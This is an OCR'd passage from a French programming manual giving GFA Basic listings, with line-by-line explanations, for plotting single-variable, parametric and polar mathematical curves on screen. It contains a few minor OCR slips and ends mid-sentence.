
```
INPUT "Entrez le titre du tracé : ";ti$
...
LOCATE 21,1
PRINT SPACE$((80-LEN(ti$))/2);ti$
LOCATE 22,1
PRINT SPACE$((80-LEN(ti$))/2);STRING$(LEN(ti$),"-")
```

— le domaine d'étude ainsi que les couples x, y qui donnent des ordonnées maximales sont affichés au-dessous de la représentation :

```
LOCATE 23,1
PRINT "Ordonnée minimum y=";INT(m2*100)/100;"
  pour x=";INT(min*100)/100
LOCATE 23,43
PRINT "Ordonnée maximum y=";INT(m1*100)/100;"
  pour x=";INT(max*100)/100
LOCATE 24,24
PRINT "Domaine d'étude : X entre ";x1;" et ";x2
```

Pour utiliser ce programme, il vous suffit de définir la fonction à étudier sur la première ligne du listing et de sélectionner l'option RUN dans le menu GFA.

Voici le résultat obtenu pour la fonction a(x) = SIN(x) :




Sinusoïde simple (Ordonnée minimale y = 1 pour x = 4,71 ; ordonnée maximale y = 0,99 pour x = 1,57 ; domaine d'étude : x entre 0 et 12,6).

### TRACÉ DES COURBES D'ÉQUATION A(T), B(T)

Nous allons maintenant passer au niveau supérieur en vous permettant d'étudier des courbes d'équation a(t), b)t).


Ces courbes s'étudient de la même façon que les précédentes, mais ici, c'est la variable t qui fluctue dans le domaine de définition. Ce type de courbe est généralement étudié à partir de la terminale. Si vous n'êtes pas encore en terminale, ou si vos souvenirs en sont très lointains, vous pouvez néanmoins utiliser ce programme dans un but... esthétique. Les courbes a(t), b(t) sont en effet souvent très belles. Voici deux tracés obtenus à partir des équations :

a(t) = (1 + COS(3t))*SIN(5t)
b(t) = (1 + COS(4t))*COS(3t)



et

a(t) = (1+COS(3t))*SIN(2t)
b(t) = (1+SIN(t/2))*COS(3t)



Le listing du programme est le suivant :

```
DEFFN a(t)=(1+COS(3*t))*SIN(2*t)
DEFFN b(t)=(1+SIN(t/2))*COS(3*t)
REM
REM ------------------------------------------
REM Traçé de courbes d'équation Y(t),X(t)
REM ------------------------------------------
REM
GOSUB parametres !Paramétrage du traçé
GOSUB trace      !Trace de la courbe
a$=INPUT$(1)
END
REM
PROCEDURE parametres
  CLS
  PRINT "Paramétrage du traçé :"
  PRINT "----------------------"
  PRINT
  REM
  REM - - - - - - - -
  REM Titre du traçé
  REM - - - - - - - -
  INPUT "Entrez le titre du traçé : ";ti$
  PRINT
  REM - - - - - - - - -
  REM Domaine d'étude
  REM - - - - - - - - -
  REM
  PRINT "Entrez le domaine d'étude :"
  PRINT
  INPUT "Valeur minimale de t : ";t1
  INPUT "Valeur maximale de t : ";t2
RETURN
REM
PROCEDURE trace
  REM - - - - - - - - - - - - - - - - -
  REM Calcul des facteurs d'échelle
  REM - - - - - - - - - - - - - - - - -
  REM
  x1=-1.0E+33
  x2=1.0E+33
  y1=-1.0E+33
  y2=1.0E+33
  FOR t=t1 TO t2 STEP (t2-t1)/2000
    a=@a(t)
    IF a>x1 THEN
      x1=a
    ENDIF
    IF a<x2 THEN
      x2=a
    ENDIF
    b=@b(t)
    IF b>y1 THEN
      y1=b
    ENDIF
```

(suite)

```
        IF b<y2 THEN
          y2=b
        ENDIF
      NEXT t
      px=639/(x1-x2)  !Pas en X
      py=150/(y1-y2)  !Pas en Y
      REM
      REM - - - -
      REM Traçé
      REM - - - -
      REM
      CLS
      BOX 0,0,639,150
      LOCATE 21,1
      PRINT SPACE$((80-LEN(ti$))/2);ti$
      LOCATE 22,1
      PRINT SPACE$((80-LEN(ti$))/2);STRING$(LEN(ti$),"-")
      FOR t=t1 TO t2 STEP (t2-t1)/2000
        a=(@a(t)-x2)*px
        b=(@b(t)-y2)*py
        PLOT a,b
      NEXT t
    RETURN
```

Pour utiliser ce programme, il vous suffit de définir les fonctions **a(t)** et **b(t)** à étudier sur les première et seconde lignes du listing et de sélectionner l'option RUN dans le menu GFA.

### LE PROGRAMME EN DÉTAIL

Comme nous venons de le dire, les deux premières lignes du programme contiennent la définition des fonctions utilisateur **a(t)** et **b(t)** :

```
DEFFN a(t)=(1+COS(3*t))*SIN(2*t)
DEFFN b(t)=(1+SIN(t/2))*COS(3*t)
```

Le programme se poursuit par la section de programme principal qui active séquentiellement les deux procédures principales du programme et attend l'appui sur une touche avant de rendre le contrôle au GFA :

```
GOSUB parametres !Paramétrage du tracé
GOSUB trace      !Trace de la courbe
a$=INPUT$(1)
END
```

La procédure PARAMETRE acquiert le titre du tracé :

```
INPUT "Entrez le titre du tracé : ";ti$
```

et les valeurs extrêmales du domaine d'étude :

```
PRINT "Entrez le domaine d'étude :
PRINT
```

```
INPUT "Valeur minimale de t : ";t1
INPUT "Valeur maximale de t : ";t2
```

La procédure TRACE calcule les facteurs d'échelle en **x** et en **y**. Pour ce faire, elle calcule les valeurs extrémales de **a(t)** et de **b(t)** en faisant varier t à l'intérieur du domaine d'étude :

```
x1 = -1.0E+33
x2 = 1.0E+33
y1 = -1.0E+33
y2 = 1.0E+33
FOR t=t1 TO t2 STEP (t2-t1)/2000
  a = @a(t)
  IF a>x1 THEN
    x1 = a
  ENDIF
  IF a<x2 THEN
    x2 = a
  ENDIF
  b = @b(t)
  IF b>y1 THEN
    y1 = b
  ENDIF
  IF b<y2 THEN
    y2 = b
  ENDIF
NEXT t
```

Lorsque la boucle est terminée :

— **x1** contient la plus grande valeur de **a(t)**,
— **x2** contient la plus petite valeur de **a(t)**,
— **y1** contient la plus grande valeur de **b(t)**,
— **y2** contient la plus petite valeur de **b(t)**.

La résolution de l'écran étant de 639*200 points (moyenne résolution) et la courbe devant occuper une partie seulement de l'écran (150 points en ordonnée), les facteurs d'échelle en **x** et en **y** sont calculés comme suit :

```
px = 639/(x1-x2) !Pas en X
py = 150/(y1-y2) !Pas en Y
```

La procédure se termine par le tracé. Dans un premier temps, l'écran est effacé et l'aire de tracé est délimitée par un cadre rectangulaire :

```
CLS
BOX 0,0,639,150
```

Dans un second temps, le titre du tracé est affiché en bas de l'écran :

```
LOCATE 21,1
PRINT SPACE$((80-LEN(ti$))/2);ti$
LOCATE 22,1
PRINT SPACE$((80-LEN(ti$))/2);STRING$(LEN(ti$),"-")
```

Enfin, dans un troisième temps, les points de la courbe sont calculés et affichés à l'aide d'une instruction **PLOT** :

```
FOR t=t1 TO t2 STEP (t2-t1)/2000
  a=(@a(t)-x2)*px
  b=(@b(t)-y2)*py
  PLOT a,b
NEXT t
```

# 9/4.1.1

# Tracé de courbes mono et multivariables

Ce chapitre très complet présente des programmes de tracé de courbes de type :

- monovariable : Y = f (x) ;
- polaire : Ro = f (téta) ;
- paramétrique : x = f (t) et y = g (t) ;
- 3D : z = f (x, y).

Tous les programmes sont écrits en GFA Basic version 3.5. Le programme de tracé de courbes en trois dimensions est également présenté en Basic OMIKRON. L'exposé des différences entre les deux langages vous permettra, si vous le souhaitez, de transcrire les autres programmes en Basic OMIKRON.

Les programmes ont été développés en haute résolution sur un écran monochrome. Les modifications à opérer pour les faire fonctionner en moyenne résolution sur un écran couleur sont mineures. Elles concernent essentiellement l'axe des ordonnées qui est gradué entre :

- 0 et 199 en moyenne résolution ;
- 0 et 399 en haute résolution.

### Tracé de courbes d'équation Y = f (x)

Les courbes d'équation Y = f(x) sont très prisées des lycéens et des étudiants. Leur étude consiste en la représentation des variations d'une équation monovariable. L'abscisse représente les valeurs en X, et l'ordonnée les valeurs en Y.

## Comment utiliser le programme

Saisissez le listing suivant :

```
' ------------------------------------
' Tracé de courbes d'équation Y=F(x)
' ------------------------------------
'
GOSUB domaine ! Saisie du domaine de définition
GOSUB echelle ! Calcul de l'échelle en Y
GOSUB trace   ! Tracé de la courbe
END
'
' - - - - - - - - - - - - - - - - - -
' Saisie du domaine de définition
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE domaine
  CLS
  PRINT "Tracé de courbes d'équation Y=f(x)"
  PRINT "----------------------------------"
  PRINT
  PRINT "Entrez le domaine d'étude : "
  INPUT "  Xmin = ";x1
  INPUT "  Xmax = ";x2
RETURN
'
' - - - - - - - - - - - - - - - - - -
' Calcul de l'échelle de la courbe
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE echelle
  m1=-1.0E+33
  m2=1.0E+33
  FOR x=x1 TO x2 STEP (x2-x1)/100
    GOSUB equation
    IF y>m1 THEN
      m1=y
      xx1=x
    ENDIF
    IF y<m2 THEN
      m2=y
      xx2=x
    ENDIF
  NEXT x
  ex=618/(x2-x1)
  ey=348/(m1-m2)
  px=(x2-x1)/200
RETURN
'
' - - - - - - - - - -
' Tracé de la courbe
' - - - - - - - - - -
```



(suite)

```
'
PROCEDURE trace
  CLS
  DEFLINE 1,3
  BOX 10,10,630,360
  DEFLINE 1,1
FOR x=x1 TO x2 STEP px
  GOSUB equation
  a=(x-x1)*ex+11
  b=359-(y-m2)*ey
  IF x=x1 THEN
    PLOT a,b
  ELSE
    DRAW  TO a,b
  ENDIF
NEXT x
IF (m2<0) AND (m1>0) THEN
  DRAW 10,359+m2*ey TO 630,359+m2*ey
ENDIF
LOCATE 3,24
PRINT "Y max = ";
PRINT USING "####.##",m1;
PRINT " pour X = ";
PRINT USING "###.##",xx1;
PRINT "          Y min = ";
PRINT USING "####.##",m2;
PRINT " pour X = ";
PRINT USING "####.##",xx2;
RETURN
'
' - - - - - - - - - - - - - - - - - - -
' Equation de la courbe à étudier
' - - - - - - - - - - - - - - - - - - -
'
PROCEDURE equation
  y=SIN(3*x)*COS(x)
RETURN
```

En utilisant l'éditeur, déplacez-vous sur les dernières lignes et entrez l'équation de la courbe à représenter. Dans notre cas, la courbe étudiée est y = sin (3x) ∗cos (x) :

```
PROCEDURE equation
 y = SIN (3∗x) ∗COS (x)
 RETURN
```

Lancez le programme.


Tout ce que vous avez à faire est d'entrer les bornes du domaine d'étude en X. Après un bref temps de « réflexion » destiné à calculer l'échelle de la représentation, la courbe apparaît sur l'écran. Les valeurs maximale et minimale de la courbe sont indiquées en-dessous de la représentation.

*Exemple :*

Voici le résultat obtenu lorsque l'équation est

**y = SIN (3*x) *COS (x)**

et le domaine d'étude 0 à 2PI.





*Remarque :*

Lorsque la courbe étudiée utilise une ou plusieurs fonctions sinusoïdales, les bornes du domaine d'étude doivent être entrées en radians. Cette remarque reste vraie pour tous les autres programmes de tracé présentés dans ce chapitre.

## Le programme en détail

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Les premières lignes du programme constituent la section du programme principal. Comme vous le voyez, cette section est très simple : elle se contente d'activer séquentiellement les trois procédures principales du programme :

```
GOSUB domaine ! Saisie du domaine de définition
GOSUB echelle ! Calcul de l'échelle en Y
GOSUB trace ! Tracé de la courbe
```

La procécure **domaine** saisit les bornes du domaine d'étude et les stocke dans les variables **x1** et **x2** :

```
INPUT " Xmin = ";x1
INPUT " Xmax = ";x2
```

La procédure **echelle** parcourt le domaine d'étude sur 100 points afin de trouver les valeurs minimale et maximale de l'ordonnée. Ces valeurs sont stockées (respectivement) dans les variables **m1** et **m2**.

**m1** et **m2** sont initialisées de telle sorte que toute ordonnée de la courbe soit supérieure au maximum et inférieure au minimum :

```
m1 = -1.0E+33
m2 = 1.0E+33
```

Une boucle **FOR NEXT** parcourt le domaine d'étude en le divisant en 100 intervalles réguliers :

```
FOR x = x1 TO x2 STEP (x2-x1)/100
 ...
NEXT x
```

La procédure **equation** est appelée répétitivement afin de calculer l'ordonnée correspondant à l'abscisse courante :

```
GOSUB equation
```

Lorsque l'ordonnée est supérieure au maximum elle devient le nouveau maximum. L'abscisse courante est alors stockée dans la variable **xx1** :

```
IF y>m1 THEN
 m1 = y
 xx1 = x
ENDIF
```



Lorsque l'ordonnée est inférieure au minimum, elle devient le nouveau minimum. L'abscisse courante est alors stockée dans la variable **xx2** :

```
IF y<m2 THEN
 m2 = y
 xx2 = x
ENDIF
```

Pour calculer l'échelle selon l'axe des X, il suffit de diviser le nombre de points horizontaux attribués à la représentation graphique par l'étendue du domaine d'étude :

```
ex = 618/ (x2-x1)
```

De même, pour calculer l'échelle selon l'axe des Y, il suffit de diviser le nombre de points verticaux attribués à la représentation par l'étendue des valeurs en Y, c'est-à-dire, par la différence entre les valeurs maximale et minimale en Y :

```
ey = 348/ (m1-m2)
```

Dans **px**, nous stockons le pas de progression en X. La représentation met en jeu 200 points :

```
px = (x2-x1)/200
```

La procédure **trace** est le cœur du programme. Elle parcourt le domaine d'étude sur 200 valeurs et représente ces valeurs sur l'écran.

La courbe est affichée sur une portion délimitée par un cadre rectangulaire épais :

```
DEFLINE 1, 3
BOX 10, 10, 630, 360
```

Une nouvelle instruction **DEFLINE** permet de revenir aux traits par défaut qui seront utilisés pour le tracé de la fonction :

```
DEFLINE 1, 1
```

Les instructions qui suivent ressemblent fortement aux instructions utilisées pour rechercher le minima et le maxima.

La boucle qui parcourt le domaine d'étude concerne cependant 200 valeurs (au lieu de 100 pour le calcul de l'échelle) :

```
FOR x = x1 TO x2 STEP px
 ...
NEXT x
```

La procédure **equation** est appelée pour calculer l'ordonnée correspondant à l'abscisse courante :

```
GOSUB equation
```

L'abscisse et l'ordonnée courantes sont multipliées par leur facteur d'échelle respectif :

```
a = (x-x1) *ex+11
b = 359-(y-m2)*ey
```

Le premier point est « plotté ». Les autres points sont reliés aux précédents par une instruction DRAW :

```
IF x=x1 THEN
 PLOT a, b
ELSE
 DRAW TO a, b
ENDIF
```

Le programme se termine par :

– le tracé de l'axe des ordonnées (lorsque celui-ci se trouve entre les valeurs maximale et minimale en Y) :

```
IF (m2<0) AND (m1>0) THEN
 DRAW 10,359+m2*ey TO 630, 359+m2*ey
ENDIF
```

– l'affichage des valeurs minimale et maximale en Y. Ces valeurs ont été calculées dans la boucle de calcul de l'échelle :

```
LOCATE 3, 24
 ...
PRINT USING "####.##, xx2;
```

Les dernières lignes du programme contiennent la procédure de définition de la fonction :

```
PROCEDURE equation
 y = SIN (3*x)*COS (x)
RETURN
```

### TRACÉ DE COURBES POLAIRES D'ÉQUATION RO = F (TÉTA)

Les équations des courbes polaires relient un rayon Ro et un angle Téta. Leur représentation graphique se fait selon des axes X Y, où :

– X représente le rayon multiplié par le cosinus de l'angle ;
– Y représente le rayon multiplié par le sinus de l'angle.



## Comment utiliser le programme

Saisissez le listing suivant :

```
' ------------------------------------------------
' Tracé de courbes polaires d'équation r=f(t)
' ------------------------------------------------
'
GOSUB domaine ! Saisie du domaine de définition
GOSUB echelle ! Calcul de l'échelle en X et en Y
GOSUB trace   ! Tracé de la courbe
END
'
' - - - - - - - - - - - - - - - - - -
' Saisie du domaine de définition
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE domaine
  CLS
  PRINT "Tracé de courbes polaires d'équation r=f(t)"
  PRINT "-------------------------------------------"
  PRINT
  PRINT "Entrez le domaine d'étude en t : "
  INPUT "  Tmin = ";t1
  INPUT "  Tmax = ";t2
RETURN
'
' - - - - - - - - - - - - - - - - - -
' Calcul de l'échelle de la courbe
' - - - - - - - - - - - - - - - - - -
'
PROCEDURE echelle
  m1=-1.0E+33
  m2=1.0E+33
  m3=-1.0E+33
  m4=1.0E+33
  FOR t=t1 TO t2 STEP (t2-t1)/100
    GOSUB equation
    IF y>m1 THEN
      m1=y
    ENDIF
    IF y<m2 THEN
      m2=y
    ENDIF
    IF x>m3 THEN
      m3=x
    ENDIF
    IF x<m4 THEN
      m4=x
    ENDIF
  NEXT t
```

(suite)

```
    ex=618/(m3-m4)
    ey=348/(m1-m2)
    pt=(t2-t1)/200
  RETURN
  '
  ' - - - - - - - - - - -
  ' Tracé de la courbe
  ' - - - - - - - - - - -
  '
  PROCEDURE trace
    CLS
    DEFLINE 1,3
    BOX 10,10,630,360
    DEFLINE 1,1
    FOR t=t1 TO t2 STEP pt
      GOSUB equation
      a=(x-m4)*ex+11
      b=359-(y-m2)*ey
      IF x=x1 THEN
        PLOT a,b
      ELSE
        DRAW  TO a,b
      ENDIF
    NEXT t
  RETURN
  '
  ' - - - - - - - - - - - - - - - - - - -
  ' Equation de la courbe à étudier
  ' - - - - - - - - - - - - - - - - - - -
  '
  PROCEDURE equation
    r=SIN(2*t)*COS(2*t)
    x=r*COS(t)
    y=r*SIN(t)
  RETURN
```

En utilisant l'éditeur, déplacez-vous sur les dernières lignes et entrez l'équation de la courbe à représenter (r représente le rayon Ro, et t l'angle Téta). Dans notre cas, la courbe étudiée est :

Ro = sin (2 Téta) * cos (2 Téta)

```
PROCEDURE equation
 r = SIN (2*t)*COS (2*t)
 x = r*COS (t)
 y = r*SIN (t)
RETURN
```

Lancez le programme.


Comme dans le programme précédent, tout ce que vous avez à faire est d'entrer les bornes du domaine d'étude en t. Après un bref temps de « réflexion », la courbe apparaît sur l'écran.

*Exemple :*

Voici le résultat obtenu lorsque l'équation est

